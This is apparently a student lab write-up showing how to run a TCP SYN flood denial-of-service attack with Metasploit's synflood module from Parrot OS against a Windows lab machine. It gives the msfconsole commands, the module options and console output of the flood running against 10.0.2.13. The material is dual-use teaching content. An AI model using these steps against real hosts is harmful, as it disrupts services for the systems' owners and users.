Denial of Service (DoS) Attack using TCP SYN Flood in Metasploit Framework

🎯 Aim of the Practical

To demonstrate a TCP SYN Flood Denial of Service attack using Metasploit Framework (msfconsole) and observe its impact on a Windows system by monitoring system performance.

📖 Description of the Practical

In this practical, a **TCP SYN Flood attack** is performed from a **Parrot Security OS** machine using **Metasploit Framework** against a **Windows target machine**.

The attack works by sending a large number of **TCP SYN packets** to the target without completing the TCP three-way handshake. This causes the target system to maintain many **half-open connections**, leading to **resource exhaustion** and degraded system performance.

⚔️ Type of Attack Performed

- **Attack Name:** TCP SYN Flood
- **Category:** Denial of Service (DoS)
- **Protocol Used:** TCP
- **OSI Layer:** Transport Layer (Layer 4)
- **Tool Used:** Metasploit Framework


🧪 Lab Setup

- **Attacker Machine:** Parrot Security OS
- **Victim Machine:** Windows OS
- **Network:** Same internal

Pre-Attack Preparation (Important)

1. Start the **Windows machine**.
2. Open **Task Manager**.
3. Go to the **Performance** tab.
4. Keep **CPU, Memory, and Network usage** visible.
5. Ensure the system is running normally in the background.
6. Start the **Parrot Security OS** machine.

Before windows performance:



🧪 Step-by-Step Procedure


Step 1: Open Terminal

On Parrot OS, open the **Terminal**.

Step 2: Start Metasploit Framework

Type the following command:

Msfconsole




This launches the Metasploit Framework console.

Step 3: Search for TCP SYN Flood Module

Inside msfconsole, search for SYN flood related modules:

search tcp/syn

This displays available auxiliary DoS modules related to TCP SYN flooding.



Step 4: Use the Required Module

From the search results, select the appropriate TCP SYN flood module:

use auxiliary/dos/tcp/synflood

```
[msf](Jobs:0 Agents:0) >> use auxiliary/dos/tcp/synflood
```

Step 5: View Module Options

To see the required parameters:

show options

```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimite
                                         d)
   RHOSTS                      yes       The target host(s), see https://docs.
                                         metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else ra
                                         ndomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new
                                          data
```

Step 6: Set Target IP Address

Set the victim (Windows) machine IP address:

set RHOST <Target_Windows_IP>

```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> set RHOST 10.0.2.13
RHOST => 10.0.2.13
```

Step 7: Run the Attack

Execute the module:

Run

```
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> run
[*] Running module against 10.0.2.13
[*] SYN flooding 10.0.2.13:80...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
```

After doing TCP SYN Flood attack